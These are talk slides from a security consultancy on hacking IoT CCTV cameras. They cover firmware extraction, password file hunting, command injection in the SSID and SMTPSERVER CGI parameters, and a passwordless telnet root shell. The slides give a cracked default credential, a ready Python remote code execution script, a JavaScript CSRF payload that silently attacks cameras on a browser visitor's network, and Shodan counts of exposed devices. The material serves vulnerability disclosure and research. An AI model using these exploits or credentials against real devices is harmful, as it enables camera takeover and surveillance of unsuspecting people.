KALWEIT ITS

Are you sure - you are alone?
Pwning IoT-CCTV devices!

Robert Kugler | IT-Security Consultant | robert.kugler@kalwe.it

#TODO

1) $(whoami)

2) IoT-CCTV & Security

3) The device

   3.1 Research

   3.2 Exploitation

4) Impact

KALWEIT ITS

1.) $(whoami)

- Started to learn web/appsec with 14
- Bug bounty hunter
- IT Security Consultant & Head of Offensive Security Department @Kalweit ITS GmbH

KALWEIT ITS

2.) IoT-CCTV & Security

Security / #CyberSecurity

OCT 23, 2017 @ 10:20 AM 6,014

2 Free Issues of Forbes

A Massive Number Of IoT Cameras Are Hackable -- And Now The Next Web Crisis Looms

21 OCT 16

Hacked Cameras, DVRs Powered Today's Massive Internet Outage

A massive and sustained Internet attack that has caused outages and network congestion today for a large number of Web sites was launched with the help of hacked "Internet of Things" (IoT) devices, such as CCTV video cameras and digital video recorders, new data suggests.

KALWEIT ITS

3.) The device

- Dual lens technology: day and night view
- Two-way voice communication with internal speaker
- Motion/Temp sensor
- Dropbox support
- WiFi/Ethernet
- iOS/Android app

KALWEIT ITS

3.1) Research

- Enumeration!

  Nmap it, look at it as an user, check out the manual, look for the firmware and binwalk it!

- Results: basic access authentication is used, weak default credentials, no input validation, no CSRF protection

KALWEIT ITS

3.1) Research

- Enumeration!

  Nmap it, look at it as an user, check out the manual, look for the firmware and binwalk it!

- Results: basic access authentication is used, weak default credentials, no input validation, no CSRF protection

KALWEIT ITS

Firmware

- Get access to the file system by detecting & extracting compressed data

```
opsec@opsec-t:~/Dokumente/Talks/Troopers/EM6250HD_FW_030708$ binwalk firmware

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
103712        0x19520         gzip compressed data, maximum compression, from Unix, last
 modified: 2015-11-25 13:01:55
8182109       0x7CD95D        Certificate in DER format (x509 v3), header length: 4, seq
uence length: 3
8234748       0x7DA6FC        Linux kernel version "2.6.28 (root@localhost.localdomain)
(gcc version 4.4.0 (Faraday C/C++ Compiler Release 20100325) ) #10321 PREEMPT Wed Nov 25
 21:"
8250408       0x7DE428        gzip compressed data, maximum compression, from Unix, last
 modified: 2015-11-25 12:12:27
8344460       0x7F538C        CRC32 polynomial table, little endian
8849067       0x8706AB        Unix path: /proc/fs/cifs/SecurityFlags
8849602       0x8708C2        Unix path: /proc/fs/cifs/SecurityFlags.
8857984       0x872980        Unix path: /proc/fs/cifs/LookupCacheEnabled to 0
8936012       0x885A4C        Unix path: /mru/rcvseq/sendseq/lns debug reorderto
8938752       0x886500        Copyright string: "copyright 1989 Regents of the Universit
y of California."
9009351       0x8978C7        Unix path: /S70/S75/505V/F505/F707/F717/P8
```

KALWEIT ITS

- Use binwalk to find interesting sections, dd to split them to seperate files and gzip/gunzip to extract them
- binwalk -e does the same but it's unreliable sometimes

```
binwalk EM6250HD-cloud-030708-n.f

dd if=firmware bs=1 skip=103712 count=8182109
of=firmware1.gz
```

KALWEIT ITS

- Look for juicy files, e.g.:

  find / | grep pass

  cat /etc/shadow
- Check installed software
- Remember the basic access

  authentication? There needs to be

  a .htpasswd somewhere…

```
├── usr
│   ├── bin
│   ├── local
│   │   ├── man
│   │   │   └── man8
│   │   ├── samba
│   │   │   └── lib
│   │   ├── sbin
│   │   └── share
│   ├── man
│   │   └── man8
│   ├── sbin
│   ├── share
│   │   ├── man
│   │   │   └── man1
│   │   └── usb_modeswitch
│   └── usbutils-0.11
│       ├── include
│       ├── lib
│       ├── man
│       │   └── man8
│       ├── sbin
│       └── share
├── var
│   ├── lib
│   │   └── usb_modeswitch
│   └── run
└── web
    └── html
        ├── cgi-bin
        ├── fortest
        ├── image
        ├── nas
        └── sdcard
```

- No luck… :-(the .htpasswd seems to be created later …

```
opsec@opsec-t:~/Dokumente/Talks/Troopers/EM6250HD_FW_030708$ find filesystem/ | grep pass
filesystem/web/html/cgi-bin/passwd.cgi
filesystem/etc/passwd
filesystem/bin/htpasswd
```

- Let's #tryharder and build a wordlist for later use:

  strings filesystem/web/html/cgi-bin/passwd.cgi

  strings filesystem/bin/htpasswd

KALWEIT ITS

- A shell would be nice…

  It's IoT, always check for command injections!

  `/bin/busybox reboot`

- Vulnerable endpoints:

  /cgi-bin/wlanset.cgi - SSID parameter

  /cgi-bin/smtpset.cgi – SMTPSERVER parameter

KALWEIT ITS

- `/bin/busybox telnetd` is all what's needed

  → telnet server is configured passwordless

```
opsec@opsec-t:~$ nc 192.168.8.177 23
A320D login: root
root
login: can't chdir to home directory '/root'
Welcome to

For further information check:
http://www.faraday.com/

[root@A320D]# cat /web/html/.htpasswd
cat /web/html/.htpasswd
admin:wFH/.jL2WZAV2
supervisor:wFphzUXmWkphk
[root@A320D]#
```

KALWEIT ITS

- Cracking the hash using our wordlist:

  → supervisor:dangerous

```
#!/usr/bin/python
import requests
import time

print "Unauthenticated Remote Code Execution"

url = 'http://192.168.2.108/cgi-bin/smtpset.cgi' # Adjust IP address
payload = {'UseUserDefined': '1','SMTPSERVER':'`/bin/busybox
telnetd`','SMTPPORT':'25','SMTPNAME':'','SMTPPASSWD':'','SMTPTEST':'SMTP+server+test'}
headers = { "Authorization": "Basic c3VwZXJ2aXNvcjpkYW5nZXJvdQ==", "Content-type": "application/x-www-form-urlencoded"}

r = requests.post(url, data=payload, headers=headers)
time.sleep(5)

print "\nTry to connect to your target via telnet and use the user name root."
```

KALWEIT ITS


3.2) Exploitation

- Directly (e.g. port forwarding)
  - → Shodan results unreliable
  - → Not enough targets :-D
- Indirectly
  - → Through a browser?
  - → JavaScript?

TOTAL RESULTS

116,222

TOP COUNTRIES



Taiwan	87,496
Italy	4,710
Malaysia	2,825
Viet Nam	2,689
Brazil	2,081

TOP ORGANIZATIONS

HiNet	70,027
TM Net	2,406
Taiwan Fixed Network	2,300
kbro CO.	2,182
Hoshin Multimedia Center	1,370

TOP OPERATING SYSTEMS

Linux 2.6.x	475
Linux 3.x	58
Linux 2.4.x	18

Directly

Indirectly

- Embedded credentials (http://admin:admin@device/) should be dead…but are they?

KALWEIT ITS

- JS-Recon to find online hosts & open ports
  http://www.andlabs.org/tools/jsrecon/jsrecon.html
- Image based fingerprinting to detect the device
- Auto-submit a form containing our payload once a device is found

```
function callback(status,host) {
        if(status){
        console.log("CCTV found!"+host);

        document.getElementById("landing").innerHTML="<form action='http://supervisor:dangerous@"+host+"/cgi-bin/
wlanset.cgi' method='POST'><input type='hidden' name='WiFiEnable' value='1'><input type='hidden' name='SSID' value='`/
bin/busybox telnetd`'><input type='hidden' name='SECUNONE' value='1'><input type='hidden' name='WIFITEST' value='WiFi
+test'><input type='submit' id='exploit' style='display: none;'></form>";
        document.getElementById("exploit").click();

        }
};
```

KALWEIT ITS

- Disadvantages:

  → It takes time to scan the whole subnet

  → You need JavaScript + Windows

- Advantages:

  → You significantly increase the amount of reachable targets

  → It's easy to build exploit & fingerprinting modules

KALWEIT ITS

4.) Impact

- Affected vendors: Eminent, Lorex, StarVedia, Kraun, Edimax and possibly a lot more
- Patches?

KALWEIT ITS

4.) Impact

- Affected vendors: Eminent, Lorex, StarVedia, Kraun, Edimax and possibly a lot more
- Patches?

KALWEIT ITS

Ressources

- OWASP – IoT Firmware Analysis:

  https://www.owasp.org/index.php/IoT_Firmware_Analysis
- OWASP – Testing for Command Injections:

  https://www.owasp.org/index.php/Testing_for_Command_Injection_(OTG-INPVAL-013
- PoCs & blog article:

  https://s3cur3.it/blog/8
- Binwalk – Quick Start Guide:

  https://github.com/ReFirmLabs/binwalk/wiki/Quick-Start-Guide

KALWEIT ITS

KALWEIT ITS
DAS UNTERNEHMEN FÜR IHRE IT-SICHERHEIT

Email: robert.kugler@kalwe.it

Twitter: @robertchrk | @kalweit_ITS

Web: https://kalwe.it

Blog (private): https://s3cur3.it/blog/

Stay safe! :-)

KALWEIT ITS